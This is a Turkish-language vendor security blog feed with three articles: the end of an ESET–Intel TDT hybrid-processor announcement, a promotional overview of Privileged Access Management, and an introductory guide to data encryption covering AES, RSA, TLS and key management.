ESET Uç Nokta Çözümleri ve Güvenlik Teknolojileri Başkan Yardımcısı Előd Kironský, “Uç nokta koruma ürünümüz, hibrit bir işlemci üzerinde çalıştığının farkında ve farklı iş yüklerini verimli çekirdekleri veya performans çekirdeklerini kullanmaya yönlendirebiliyor. İş yüklerinin verimli çekirdeklere atanmasının ürün performansı üzerinde olumsuz bir etkisi yoktur. Bir dizi senaryoda performans artışları belgelenmiş ve işlemler daha hızlı tamamlanmıştır.”
Bu yeni “hybrid aware” özelliğinin Aralık ayı başında ESET müşterilerine sunulması planlanıyor.
## Intel üzerinde çalışan ESET müşterileri için bileşik avantajlar
Sistem performansına düşük etki, ESET’in çok katmanlı yazılım mimarisi içinde her zaman öncelik verdiği bir alandır ve birçok müşterimiz için önemli bir satış noktasıdır. Performansı korurken aynı zamanda önleme ve korumaya yardımcı olabilecek teknolojiden yararlanmak bir kazan-kazan seçimidir.
Aynı şekilde ESET de güvenlik konusunda her zaman çok katmanlı bir yaklaşımı savunmuştur. ESET ve Intel, güvenlik yığınımıza silikon katmanını ekleyerek siber tehditlerle mücadelede yeni bir kilometre taşına ulaştı.
Müşterilerimiz, Intel ilişkisindeki yeni genişletilmiş yeteneklerden yararlanarak ortak çözümden çok sayıda faydaya tanık oluyorlar.
- Intel TDT’nin donanım düzeyinde kötü amaçlı yazılım tespiti ve devam eden makine öğrenimi geliştirmeleri, fidye yazılımı ve diğer siber saldırılara karşı mücadelede güçlü bir silahtır.
- Bu yeni donanım düzeyinde algılama özelliğinden kaynaklanan ek işlem talepleri büyük ölçüde GPU veya verimlilik çekirdeklerine yüklenerek sistem performansı ve son kullanıcı verimliliği üzerindeki etkiler en aza indiriliyor.
- Ortak çözüm otomatik olarak etkinleştirilip çalıştığından BT karmaşıklığında veya idari iş yükünde artış olmadan fidye yazılımı korumasına anında destek sağlar.
Yeni nesil siber güvenlikten yararlanmak isteyen müşteriler, ESET ve Intel’in sürekli yenilikleri için uzun süre beklemek zorunda kalmayacak. Şu anda Intel Core Ultra işlemcilerdeki nöral işlem biriminden (NPU) yararlanan yeni işlevler ve araçlar geliştirmek ve ESET’in yapay zekâlı bilgisayarlar ve yapay zekâya özgü güvenlik alanındaki liderliğini genişletmek için birlikte çalışıyoruz.
Intel gibi inovasyon ortaklarımızla yaptığımız çalışmalarla inovasyonu en üst düzeye çıkarmaya ve yarının bilinmeyen tehditlerini ele almaya devam etmemiz önemlidir. Her ölçekten işletme için daha güvenli bir yarını güçlendirecek olan bu tür iş birlikleridir ve onları ESET teknoloji ekosistemine dahil etmekten gurur duyuyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** İş Birliği, Kurumsal Güvenlik, Siber Güvenlik
---
### [PAM (Ayrıcalıklı Erişim Yönetimi) ile ihlalleri önlemek](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-ile-ihlalleri-onlemek/)
**Published:** Kasım 4, 2024
**Author:** ESET
**Excerpt:** Ayrıcalıklı Erişim Yönetimi (PAM) ile veri ihlallerine ve yaşanabilecek zarara karşı önleme öncelikli bir yaklaşımı benimsemek gerekir.
**Content:**
Kurumların %90’ı kimlikle ilgili bir siber güvenlik sorunu yaşamıştır ([IDSA Trends in Identity Security 2024](https://www.idsalliance.org/white-paper/2024-trends-in-securing-digital-identities/)). Ayrıcalıklı Erişim Yönetimi (PAM) ile veri ihlallerine ve yaşanabilecek zarara karşı önleme öncelikli bir yaklaşımı benimsemek gerekir.
Aslında, veri ihlallerini önleme konusunda o kadar çok şey yazıldı ki bu tehdidi tamamen göz ardı etmek cazip gelebilir. **Ama yapmayın!** **Veri ihlallerinin önlenmesi en önemli öncelik olmalıdır.** **Neden mi?**
Elbette bunun en büyük nedenlerinden biri, veri ihlallerinin genellikle önemli finansal ve itibar zararlarına nedenolmasıdır. Yanlış ellere geçen bilgiler bir şirketi gaspa, hatta fiziksel zarara açık hale getirir.
Ayrıca dünya genelinde büyük para cezalarından kaçınmak için uyulması gereken düzenleyici yükümlülükler vardır. GDPR için para cezaları 20 milyon euroya kadar çıkmaktadır. CCPR ihlalleri ise 2500 dolardan başlıyor ve tek bir ihlal için 7500 dolara kadar çıkıyor.
İnsanlar etkilendiğinde cezalar hızla milyonlara ulaşıyor. Belki bunu biliyorsunuzdur?
Konuşmaya eklemek istediğimiz şey, veri ihlallerini önlemede en önemli siber güvenlik stratejilerinden birinin **Ayrıcalıklı Erişim Yönetimi (PAM)** olduğudur.
2023 yılında [Uber’de yaşanan bir veri ihlali](https://www.upguard.com/blog/what-caused-the-uber-data-breach), ayrıcalıklı kimlik bilgilerini tehlikeye attı. Saldırgan erişim sağlamak için sosyal mühendislik kullanmıştı. Aynı yıl, Las Vegas’taki MGM Resorts, saldırganların büyük kesintilere ve ciddi bir mali kayba neden olmasına izin veren bir sosyal mühendislik ihlalinin kurbanı oldu.
**Sıkı** [**PAM protokolleri**](https://stratus.com.tr/senhasegura/privileged-access-management/) **bu ve bunun gibi pek çok aksiliği önleyebilirdi.**
PAM, ayrıcalıklı hesapların kritik sistemlere ve verilere erişim sağlaması nedeniyle siber suçlular tarafından sıklıkla hedef alınan ayrıcalıklı hesapları güvence altına alarak siber [güvenlikte hayati bir rol oynar](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/).
Devlet kurumları da dahil olmak üzere şirketler ve kuruluşlar yüksek değerli hedeflerdir ve kötü niyetli aktörler ve hatta devlet destekli siber teröristler bu hedeflenen hesaplara erişmek için giderek daha sofistike hale gelen çeşitli taktikler kullanmaktadır.
Sosyal mühendislik gibi taktikler, ayrıcalıklı kimlik bilgilerini çalmak ve bir kuruluşun savunmasına sızmak için kullanılır. PAM aracılığıyla etkili erişim kontrolü ve güvenlik önlemleri, veri ihlali risklerini azaltmak ve bir kuruluşun genel güvenlik duruşunu güçlendirmek için çok önemlidir.
## Sektörler arasında PAM (Ayrıcalıklı Erişim Yönetimi) uygulaması: Veri korumanın anahtarı
PAM’in siber güvenlikteki rolü farklı sektörlere göre değişiklik gösterse de önemi evrenseldir.
Kritik altyapı (örneğin finans, sağlık, kamu hizmetleri, telekom ve devlet) gibi düzenlemeye tabi sektörler, işledikleri bilgilerin hassas yapısı nedeniyle veri ihlallerine karşı özellikle savunmasızdır.
Veri koruma için PAM, erişim kontrolü ve güvenliği sağlamak için özel kontrollerin uygulandığı bu sektörlerde özellikle katıdır. Düzenlemeleri anlamak ve senhasegura gibi düzenleyici ve uyumluluk yönergelerinde gezinme deneyimine sahip güvenilir bir ortağa sahip olmak çok önemlidir.
Güvenilir bir PAM sağlayıcısı, gerçek zamanlı izleme ve ayrıcalıklı erişimi denetleme gibi özelliklere sahip olacaktır, böylece kuruluşlar hassas bilgilere kimin ve ne zaman eriştiği üzerinde tam kontrol sağlayabilir.

## Veri ihlallerine karşı güvenliği güçlendiren Ayrıcalıklı Erişim Yönetimi (PAM) özellikleri
Veri ihlallerine karşı en güçlü PAM özelliklerinden bazıları şunlardır:
- **[Çok Faktörlü Kimlik Doğrulama (MFA):](https://stratus.com.tr/senhasegura/senhasegura-mysafe/)** MFA en temel siber güvenlik stratejilerinden biridir. Kullanıcıların ayrıcalıklı hesaplara erişmeden önce kimliklerini birden fazla yöntemle doğrulamalarını gerektirerek ek bir güvenlik katmanı ekler.
- **Tam Zamanında (JIT) Erişim:** JIT, ayrıcalıklı hesaplara erişimi yalnızca ihtiyaç duyulduğu zamanlarla sınırlandırır ve kimlik bilgilerinin her zaman aktif olmamasını sağlayarak saldırı yüzeyini azaltır.
- [**Oturum İzleme ve Kayıt**](https://senhasegura.com/solutions/privileged-access-recording)**:** Bu PAM özelliği, ayrıcalıklı oturumlar sırasında tüm kullanıcı etkinliklerinin izlenmesini sağlar. Gerçek zamanlı izleme ve uyarılar, şüpheli davranışlar tarafından tetiklenir ve PAM ile veri güvenliğini artırır.
- [**Denetim ve Uyumluluk Raporlaması**](https://senhasegura.com/solutions/audit)**:** PAM çözümleri, hassas verilere yetkisiz erişim riskini azaltırken kuruluşların yasal gerekliliklere uymasını sağlamak için ayrıntılı raporlama sağlar.
2023 yılında Uber ve MGM Resorts’a yapılan saldırılardan PAM’in uygulanmamasına örnek olarak bahsetmiştik. Ancak bir siber suçlunun kurbanı olmak sadece bir tepki türüdür.
Diğerleri şunlardır:
- **Para cezaları ve yaptırımlar:** Veri gizliliği düzenleyicileri, hassas bilgileri etkili bir şekilde güvence altına almayan şirketlere ağır para cezaları uygulamaktadır.
- **İş süreçlerinde aksamalar:** Veri ihlalleri bir şirketin çalışma kabiliyetini sekteye uğratarak uzun süreli kesintilere ve operasyonel kayıplara neden olabilir.
- **İtibar hasarı:** Bir veri ihlali, bir şirketin itibarına ciddi zarar vererek müşteri güveninin kaybolmasına ve uzun vadeli mali hasara yol açabilir.
Siber güvenlik gelişmeye devam ettikçe PAM çözümleri ve bunların veri ihlallerini önleme yetenekleri de gelişmektedir.
### Tıpkı siber suçluların taktiklerinin gelişmesi gibi önleme konusundaki trendler de gelişmektedir.
Vurgulanması gereken bazı trendler şunlardır:
- **Sıfır güven ilkesi güvenliği:** [Sıfır güven](https://stratus.com.tr/senhasegura/remote-access-management-for-employees-and-third-parties/) mimarisi, hiçbir kullanıcı, cihaz veya sistemin doğası gereği güvenilir olmadığını varsayar. PAM, ayrıcalıklı sistemlere erişimi sıkı bir şekilde kontrol ederek bu modeli destekler.
- **Buluta geçiş:** Daha fazla kuruluş altyapısını buluta taşıdıkça PAM, geleneksel yerinde güvenlik önlemlerinin artık yeterli olmadığı bulut tabanlı sistemleri güvence altına almak için uyum sağlamalıdır.
- **Yapay zekâ ve otomasyon:** Kullanıcı davranışını izlemek, anormallikleri tespit etmek ve olası tehditlere karşı yanıtları otomatikleştirmek için yapay zekâ odaklı PAM çözümleri giderek daha fazla kullanılmaktadır.
- **Kimlik altyapısı:** Bir kuruluşun tüm altyapısında kimlikleri ve erişimi yönetmek giderek daha karmaşık hale geliyor. Aslında Gartner, senhasegura tarafından sunulanlar gibi özel PAM araçları olmadan ayrıcalıklı erişim risklerini yönetmenin imkânsız olduğunu belirtiyor.
## Uzaktan çalışma çağında riskin azaltılması
[Uzaktan çalışmanın artmasıyla](https://stratus.com.tr/senhasegura/remote-access-management-for-employees-and-third-parties/) birlikte PAM, bir kuruluşun sistemlerine ve verilerine erişimin güvence altına alınmasında daha da kritik hale gelmiştir.
Kafelerde, otel lobilerinde, halka açık parklarda çalışanlar uzaktan çalışıyorlardır. Başka bir deyişle BT ekibinin izleyemediği veya kontrol edemediği alanlarda.
“Saldırı yüzeyi” herhangi bir kuruluş için güvenlik açığı alanını ifade eder ve uzaktan çalışma bu güvenlik açığı alanını önemli ölçüde genişletir. Saldırı yüzeyini azaltmak için şirketler MFA (daha önce ele alınmıştı) gibi güçlü kimlik doğrulama yöntemleri uygulamalı ve kullanıcı faaliyetlerine görünürlük sağlayan uzaktan erişim araçları kullanmalıdır.
Sistemlere kimlerin eriştiğini izleyerek ve yalnızca yetkili personelin ayrıcalıklı erişime sahip olmasını sağlayarak [PAM](https://senhasegura.com/post/pam-vs-password-manager), uzaktan çalışma ortamında yetkisiz erişim ve veri ihlali riskini azaltmaya yardımcı olur.
## Ayrıcalıklı Erişim Yönetimi (PAM) için yasal düzenleme ve uyumluluk hususları
Veri gizliliği düzenlemeleri küresel olarak genişlemeye devam ederken bu yasalara uyum sağlamak her zamankinden daha önemli hale geliyor. Gartner’a göre, 2025 yılına kadar dünya nüfusunun %70’inden fazlası bir çeşit veri koruma yönetmeliği kapsamında olacak.
Etkili PAM uygulaması yalnızca [uyumluluk gereksinimlerini karşılamakla](https://stratus.com.tr/senhasegura/) ilgili değildir; aynı zamanda bir kuruluşun genel güvenlik duruşunu iyileştirmede de önemli bir rol oynar.
**Uyumluluğun sadece bir onay kutusu uygulaması olmaktan ziyade veri güvenliğini geliştirmek için bir fırsat olduğuna inanıyoruz.**
## Sonuç
Ayrıcalıklı Erişim Yönetimi (PAM), veri ihlallerini önlemek ve veri güvenliğini artırmak için önemli bir araçtır.
Veri ihlali risklerini azaltarak, ayrıcalıklı etkinlikleri izleyerek ve güçlü erişim kontrol önlemleri uygulayarak PAM, sektörler genelinde siber güvenlik stratejilerinde çok önemli bir rol oynar.
**PAM (Ayrıcalıklı Erişim Yönetimi**) **uygulamayan kuruluşlar kendilerini ihlallere, operasyonel aksaklıklara ve itibar kaybına karşı savunmasız bırakır.**
Piyasadaki en etkili [Ayrıcalıklı Erişim Yönetimi](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/) çözümü olarak ve 70’ten fazla ülkedeki müşterilerimizle, hassas verileri koruma sanatında ve biliminde ustalaştık ve son derece duyarlı ekibimiz PAM hedeflerini ve önceliklerini tartışmaktan her zaman mutluluk duyar.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Veri Şifreleme: Nasıl çalışır, neden ihtiyacınız var?](https://antivirus.com.tr/veri-sifreleme-nasil-calisir-neden-ihtiyaciniz-var/)
**Published:** Kasım 6, 2024
**Author:** ESET
**Excerpt:** Veri şifreleme, siber güvenliğin temel taşlarından biridir ve okunabilir bilgileri yetkisiz erişimden korumak için okunamaz bir biçime dönüştürür.
**Content:**
Veri şifreleme, siber güvenliğin temel taşlarından biridir ve okunabilir bilgileri yetkisiz erişimden korumak için okunamaz bir biçime dönüştürür, çok basit ama çok etkili!
Bu makale, veri şifrelemenin temellerini basit ve anlaşılması kolay bir şekilde açıklamaktadır. Şifrelemenin nasıl çalıştığını, AES ve RSA gibi anahtar algoritmaları ve ister sunucularınızda depolansın ister ağlar arasında aktarılsın, kuruluşunuzun verilerini güvence altına almak için bu araçları nasıl uygulayacağınızı öğreneceksiniz.
Ayrıca şifrelemeyi daha geniş siber güvenlik stratejinize entegre etmek için pratik adımları da ele alacağız. Bu kılavuz, teknik jargon içinde kaybolmadan veri güvenliği hakkında bilinçli kararlar almanız için gereken bilgileri vermek üzere tasarlanmıştır.
## Veri şifreleme nasıl çalışır?
Veri şifreleme, algoritmalar ve şifreleme anahtarları kullanarak okunabilir bilgileri (düz metin) anlaşılmaz bir biçime (şifreli metin) dönüştürerek verileri güvence altına alır. Örneğin, hassas iş bilgilerini içeren bir e-posta, şifresini çözmek için ilgili anahtar olmadan anlamsız olan, görünüşte rastgele karakterlerden oluşan bir dizeye dönüştürülebilir.
Şifreleme, verilerin iki kritik durumu için geçerlidir:
- **Bekleyen veriler**: Veri tabanlarında, sabit disklerde veya bulutta depolanan veriler.
- **Aktarım halindeki veriler**: E-postalar veya dosya aktarımları gibi cihazlar arasında hareket eden bilgiler.
Şifreleme algoritmaları verileri güvende tutmak için matematiksel formüller kullanır. Şifrelenmiş veriler rastgele ve kafa karıştırıcı görünse de aslında belirli bir kalıbı takip eder ve yapılandırılmış bir şekilde “anlamlıdır”. Bu algoritmalar, verileri şifreli metne ve tekrar okunabilir forma (düz metin) dönüştürmek için şifreleme anahtarlarıyla birlikte çalışır.
Birisi verileri şifrelediğinde, alıcının şifreyi çözmek için doğru anahtara ihtiyacı vardır. Bu, başka biri ele geçirmeyi başarsa bile gizli bilgilere yalnızca yetkili kişilerin erişebilmesini sağlar. Yaygın tehditlerden biri, bilgisayar korsanlarının şifre çözme anahtarını tahmin etmeye çalıştığı kaba kuvvet saldırılarıdır.
### İşte şifrelemenin nasıl çalıştığına dair adım adım bir döküm:
1. **Düz metin**: Süreç e-postalar, müşteri verileri veya mali kayıtlar gibi okunabilir bilgilerle başlar.
2. **Şifreleme algoritması**: Verileri karıştırmak için AES (Advanced Encryption Standard) gibi bir matematiksel algoritma uygulanır.
3. **Şifreleme anahtarı**: Benzersiz bir şifreleme anahtarı (bunu bir parola olarak düşünün) algoritma tarafından düz metni orijinal verinin okunamayan, karıştırılmış bir versiyonu olan şifreli metne dönüştürmek için kullanılır.
4. **Şifreli metin**: Şifrelendikten sonra veriler şifreli metin haline gelir ve güvenli bir şekilde saklanır veya iletilir. Şifre çözme anahtarı olmadan bu bilgi yetkisiz kullanıcılar için anlamsızdır.
5. **Şifre Çözme**: Doğru şifre çözme anahtarına sahip yetkili kullanıcılar şifreleme işlemini tersine çevirerek şifreli metni tekrar okunabilir düz metne dönüştürebilir.
**Örnek**
Bir finans kuruluşunun sunucularında saklanan müşteri kredi kartı bilgilerini şifrelediğini düşünün. Bilgisayar korsanı ağı ihlal etse bile elde edeceği tek şey saçmalıklarla dolu bir dosya olacaktır. Şifre çözme anahtarı olmadan şifrelenmiş verileri okuyamaz veya kullanamazlar. Bu, hassas bilgilerin korunmasına yardımcı olur ve olası bir veri ihlali sırasında bile güvende tutar
## Veri şifreleme anahtarlarının rolü
Şifreleme anahtarları, okunabilir verilerin okunamaz bir biçime dönüştürülmesini veya tam tersini sağlayan gizli bileşen olarak hareket ederek şifreleme işleminin temelini oluşturur.

### Şifreleme anahtarı nedir?
Verileri kodlamak ve çözmek için şifreleme algoritmaları tarafından kullanılan benzersiz bir bilgi parçasıdır. Anahtarlar genellikle fiziksel nesneler değil, dijital yapılardır.
**İşte neye benzeyebileceklerine ve nasıl çalıştıklarına dair hızlı bir genel bakış:**
1. **Dijital temsil**: Çoğu şifreleme anahtarı dijitaldir, karakter veya sayı dizileri olarak temsil edilir. Örneğin, bir AES anahtarı uzun bir ikili rakam veya onaltılık sayı dizisi olabilir. Biçim, algoritmaya ve anahtar uzunluğuna bağlıdır (örneğin, AES için 128 bit, 192 bit veya 256 bit).
2. **Anahtar dosyaları**: Bazı durumlarda şifreleme anahtarları, bunları kullanan yazılım veya sisteme bağlı olarak belirli bir formatta olabilen dosyalarda saklanır. Bu dosyalar genellikle ek güvenlik önlemleriyle korunur ve dijital olarak aktarılabilir veya yedeklenebilir.
3. **Anahtar çiftleri**: Asimetrik şifreleme için (RSA gibi), anahtarlar çiftler halinde gelir: Bir açık anahtar ve bir özel anahtar. Açık anahtar açık olarak paylaşılırken özel anahtar güvenli ve gizli tutulur. Bu çiftler de dijital olarak temsil edilir.
4. **Donanım güvenlik modülleri (HSM’ler)**: Daha fazla güvenlik için şifreleme anahtarları Donanım Güvenlik Modülleri olarak bilinen özel donanım aygıtları tarafından yönetilebilir. HSM’ler anahtarları fiziksel olarak güvence altına alır ve şifreleme işlemlerini gerçekleştirir. GDPR, HIPAA ve PCI DSS gibi düzenlemeler genellikle sağlam anahtar yönetimi uygulamaları gerektirir ve HSM’ler uyumluluk konusunda yardımcı olabilir.
5. **Akıllı kartlar ve USB belirteçleri**: Bunlar şifreleme anahtarlarını güvenli bir şekilde saklayan fiziksel cihazlardır. Genellikle şifreleme anahtarlarını ve diğer güvenlik bilgilerini saklayan bir mikroişlemci veya bellek yongası içerirler. Bu anahtarları kullanmanız gerektiğinde (oturum açmak, belgeleri imzalamak veya verileri şifrelemek için) cihaz, anahtarın kendisini açığa çıkarmadan işlemi gerçekleştirir.
## Veri şifreleme türleri ve seviyeleri
### Simetrik ve asimetrik veri şifreleme
Şifreleme sistemleri iki ana kategoriye ayrılır: Simetrik ve asimetrik.
| **SİMETRİK ŞİFRELEME** Simetrik şifreleme hem şifreleme hem de şifre çözme için tek bir anahtar kullanır, yani hem gönderici hem de alıcı aynı gizli anahtarı paylaşır. Oldukça verimlidir ve büyük miktarda veriyi şifrelemek için idealdir ancak zorluk, anahtarın güvenli bir şekilde dağıtılmasında yatmaktadır. Anahtar ele geçirilirse şifrelenmiş veriler tehlikeye girer. | **ASİMETRİK ŞİFRELEME** Açık anahtarlı kriptografi olarak da bilinen asimetrik şifreleme, verileri şifrelemek için açık anahtar ve şifresini çözmek için özel anahtar olmak üzere iki ayrı anahtar kullanır. Açık anahtar açıkça paylaşılabilir ancak yalnızca özel anahtar sahibi verilerin şifresini çözebilir. Bu, asimetrik şifrelemeyi internet gibi güvenilmeyen ağlar üzerinden veri iletimi için daha güvenli hale getirir çünkü şifre çözmeyi paylaşmaya gerek yoktur. |
|---|---|
| **AES (Gelişmiş Şifreleme Standardı)** AES en yaygın kullanılan simetrik şifreleme algoritmasıdır. Farklı anahtar uzunluklarında gelir: 128, 192 ve 256 bit. **AES-256**, kaba kuvvet saldırılarına karşı güçlü direnci nedeniyle bekleyen verileri korumak için altın standart olarak kabul edilir. Performans ve güvenlik dengesi nedeniyle veri tabanlarının, sabit disklerin ve bulut depolamanın şifrelenmesinde kullanılır. Örneğin, AES-256 sağlık ve finans sektörlerinde müşteri verilerini korumak için yaygın olarak kullanılmaktadır. | **RSA (Rivest-Shamir-Adleman)** RSA, web trafiğini ve dijital imzaları güvence altına almak için genellikle TLS (Taşıma Katmanı Güvenliği) ile birlikte yaygın olarak kullanılan bir asimetrik algoritmadır. RSA mükemmel güvenlik sağlar ancak simetrik şifrelemeden daha yavaştır. |
## Veri şifreleme standartları
Bu standartlar güvenlik ve performans seviyelerine göre değişiklik gösterir. İşte bazı temel algoritmalara kısa bir genel bakış:
- **Veri Şifreleme Standardı (DES)**: Bir zamanlar simetrik şifrelemenin temel taşı olan DES, kaba kuvvet saldırılarına karşı savunmasız olan 56 bit anahtar uzunluğu nedeniyle artık modası geçmiş olarak kabul edilmektedir. Büyük ölçüde yerini AES gibi daha güçlü algoritmalara bırakmıştır.
- **Gelişmiş Şifreleme Standardı (AES)**: AES, DES’in yerini almıştır ve çok daha güvenli olduğu düşünülmektedir. AES-256, 256 bit anahtar uzunluğu ile bilinen tüm saldırı biçimlerine karşı oldukça dirençlidir ve hassas verilerin şifrelenmesi için varsayılan seçimdir. Disk şifrelemeden güvenli iletişime kadar hem donanım hem de yazılım uygulamaları için hızlı ve etkilidir.
- **Üçlü DES (3DES)**: DES’in bir yükseltmesi olan 3DES, daha fazla güvenlik için farklı anahtarlar kullanarak verileri üç kez şifreler. DES’ten daha güvenli olsa da 3DES AES’ten önemli ölçüde yavaştır ve kullanımı artık AES lehine kullanımdan kaldırılmıştır.
- **RSA (Rivest-Shamir-Adleman):** RSA, büyük asal sayıları çarpanlara ayırmanın matematiksel zorluğuna dayanan bir asimetrik şifreleme algoritmasıdır. Güvenli veri iletimi ve dijital imzalar için bir çift anahtar kullanır. Şifreli iletişimi kolaylaştırmak için TLS de dahil olmak üzere çeşitli güvenlik protokollerinde yaygın olarak kullanılır.
- **TLS (Aktarım Katmanı Güvenliği):** TLS, bir ağ üzerinden iletişimi güvence altına almak için tasarlanmış bir protokoldür. Aktarım sırasında verileri korumak için RSA ve AES dahil olmak üzere çeşitli şifreleme algoritmaları kullanır. TLS’nin kendisi bir şifreleme algoritmasından ziyade bir protokol olsa da güvenli web taraması ve diğer çevrimiçi etkinlikler için çok önemlidir.
## Uçtan Uca Şifreleme (E2EE)
Uçtan uca şifreleme, verilerin gönderici tarafında şifrelenmesini ve yalnızca alıcıya ulaştığında diğer uçta şifresinin çözülebilmesini sağlar. Servis sağlayıcı bile içeriğe erişemez. E2EE, WhatsApp veya Signal gibi mesajlaşma uygulamalarında, yetkisiz üçüncü tarafların iletim sırasında mesajların içeriğini okumasını önlemek için yaygın olarak kullanılır.
İşletmeler için [E2EE](https://antivirus.com.tr/hassas-dosyalar-internette-nasil-guvenli-bir-sekilde-paylasilir/), iletişim sırasında fikri mülkiyetin veya hassas verilerin korunmasında kritik öneme sahiptir. Bu koruma olmadan, bir bilgisayar korsanı verileri ele geçirse bile doğru şifre çözme anahtarı olmadan deşifre edemez.

## Bekleyen ve aktarılan verilerin şifrelenmesi
Verilerin dinlenme ve aktarım olmak üzere iki temel durumda bulunduğunu ve her birinin kendine özgü riskleri olduğunu anlamak önemlidir. İşletmenizi güvende tutmak için her ikisini de ele almanız gerekir.
### Dinlenme halindeki veriler: Saklanan bilgilerin korunması
Bekleyen veriler, sunucularda, veri tabanlarında, sabit disklerde veya bulutta ([ayrı bir makalede bulut veri güvenliği hakkında daha fazla](https://antivirus.com.tr/bulut-guvenligi-tanimlar-riskler-ve-bulut-veri-korumasi-icin-7-oneri/) bilgi edinin) bir yerde depolanan bilgileri ifade eder. Bu veriler aktif olarak hareket etmese de yetkisiz erişime karşı savunmasızdır.
| **Örnek** Müşteri verilerini bulut tabanlı bir CRM sisteminde saklayan bir işletmeyi düşünün. Bu veriler aktif olarak kullanılmasa da değerlidir ve korunmalıdır. AES-256 gibi güçlü algoritmalar kullanarak bekleyen verilerin şifrelenmesi, bir saldırgan depolama sistemine erişim sağlasa bile uygun şifre çözme anahtarı olmadan verilerin okunamaz durumda kalmasını sağlar.Bir işletme sahibinin bakış açısından, bekleyen verileri güvenli bir kasada saklanan varlıklar olarak düşünün. Şifreleme, kasanın kilit mekanizması olarak işlev görür ve birisi deponuza fiziksel veya dijital erişim sağlasa bile doğru anahtar olmadan verileri deşifre edememesini sağlar. |
|---|
### Aktarım halindeki veriler: Hareket halindeki bilgilerin güvenliğini sağlama
Bu veriler ister internet ister dahili ağlar ya da bir bulut hizmetinin parçaları arasında hareket ediyor olsun, aktif olarak aktarılmakta olan bilgilerdir. Bu tür veriler özellikle ele geçirilme riski altındadır ve bu da onları siber saldırılar için birincil hedef haline getirir.
| **Örnek** İşletmenizin finansal işlem verilerini düzenli olarak bir ödeme işlemcisine gönderdiğini düşünün. Aktarım sırasında bu veriler kötü niyetli kişiler tarafından ele geçirilebilir. TLS gibi protokoller kullanarak aktarım sırasında verileri şifreleyerek, veriler ele geçirilse bile güvenli ve okunamaz kalmasını sağlarsınız. |
|---|
Bir işletme sahibi için aktarım halindeki veriler, değerli bilgilerin bir kurye aracılığıyla gönderilmesine benzer. Şifreleme, paketin içeriğini koruyan ve yalnızca hedeflenen alıcının verileri açıp erişebilmesini sağlayan güvenlik zarfıdır. Aktarım halindeki veriler için güçlü şifreleme uygulamak yalnızca ticari işlemlerinizi korumakla kalmaz, aynı zamanda verilerinin aktarım sırasında güvende olmasını sağlayarak müşterilerle güven oluşturur.
### Neden her iki yöntemde de veri şifreleme gerekiyor?
Hem bekleyen hem de aktarım halindeki verilerin şifrelenmesi çok önemlidir çünkü her durum farklı tehditlerle karşı karşıyadır. Beklemedeki veriler yetkisiz erişim riski altındayken aktarımdaki veriler ele geçirilebilir veya tahrif edilebilir. Hassas verilerinizi tam olarak korumak için her iki durumda da [veri şifreleme](https://antivirus.com.tr/kurulusunuzda-dlp-politikasi-nasil-olusturulur/) uygulamanız gerekir.
Bekleyen ve aktarım halindeki verileri şifreleyerek veri ihlali riskini önemli ölçüde azaltabilir ve veri koruma yasalarına uyum sağlayabilirsiniz.
---
## Veri şifreleme için en iyi uygulamalar
Aşağıda, şifreleme stratejinizin etkili olmasını sağlamak için bazı en iyi uygulamalar yer almaktadır:

### Güçlü şifreleme algoritmaları kullanın
Tüm şifreleme algoritmaları eşit derecede güvenli değildir. Performansı korurken sağlam koruma sunan algoritmaları seçin.
- **AES-256**: Şifrelemenin güvenliği büyük ölçüde algoritmanın gücüne ve anahtar uzunluğuna bağlıdır. Örneğin, 128 bit şifreleme birçok uygulama için yeterli olsa da AES-256 gibi 256 bit şifreleme daha yüksek bir güvenlik seviyesi sağlar. AES-256, saldırganların kırmak için ihtiyaç duyacağı çok sayıda potansiyel anahtar (2^256) nedeniyle kaba kuvvet saldırılarına karşı oldukça dirençlidir. Minimum performans ödünüyle güçlü güvenlik sağlar ve bankalar, devlet kurumları ve teknoloji şirketleri tarafından veri tabanlarını ve müşteri kayıtlarını şifrelemek için kullanılır.
- **RSA**: Aktarım halindeki veriler veya dijital imzalar için RSA güvenilir bir açık anahtar şifreleme yöntemi sunar. Bununla birlikte genellikle AES’den daha yavaştır, bu da onu daha küçük veri kümeleri veya güvenli iletişimler için en uygun hale getirir. Genellikle aktarım halindeki verilerin güvenliğini sağlamak (web trafiği için SSL/TLS’de olduğu gibi) ve dijital imzalar oluşturmak için kullanılır.
### Doğru anahtar yönetimi
Şifreleme ancak anahtar yönetimi uygulamaları kadar güvenlidir. Şifreleme anahtarlarının uygun şekilde yönetilmemesi, şifreleme güçlü olsa bile veri ihlallerine yol açabilir.
- **Güvenli anahtar depolama**: Anahtarları Donanım Güvenlik Modülleri (HSM’ler) gibi özel, güvenli ortamlarda saklayın. HSM’ler hırsızlığa veya kurcalamaya karşı fiziksel ve mantıksal koruma sağlar.
- **Anahtar döndürme**: Uzun süreli maruziyeti önlemek için anahtarları periyodik olarak döndürün. Güvenliği ihlal edilmiş anahtarlar yaygın bir güvenlik açığıdır ve bunların düzenli olarak yenilenmesi ihlal riskini sınırlar.
- **Erişim kontrolleri**: Anahtarlara erişimi sınırlandırarak yalnızca yetkili personelin hassas verilerin şifresini çözebilmesini sağlayın. Sıkı erişim kontrolleri uygulamak, anahtarların yalnızca meşru amaçlar için ihtiyaç duyanlar tarafından kullanılmasını sağlar. Nasıl asla güven varsayılmayacağını anlamak için [Sıfır Güven Yaklaşımı](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/) hakkında bilgi edinin.
- **Yedekleme ve kurtarma:** Donanım arızası veya diğer sorunlar durumunda veri kaybını önlemek için şifreleme anahtarlarının güvenli yedeklerini alın. Bu yedeklerin yetkisiz erişime karşı da korunduğundan emin olun.
### Bekleyen ve aktarılan verileri şifreleyin
Beklemedeki veriler veri tabanlarında, sabit disklerde veya bulut hizmetlerinde depolanan dosyaları içerirken aktarımdaki veriler ağlar üzerinden aktarılan bilgileri ifade eder. Her iki durum da ihlallere karşı savunmasızdır, bu nedenle şifrelemeyi tutarlı bir şekilde uygulamak çok önemlidir.
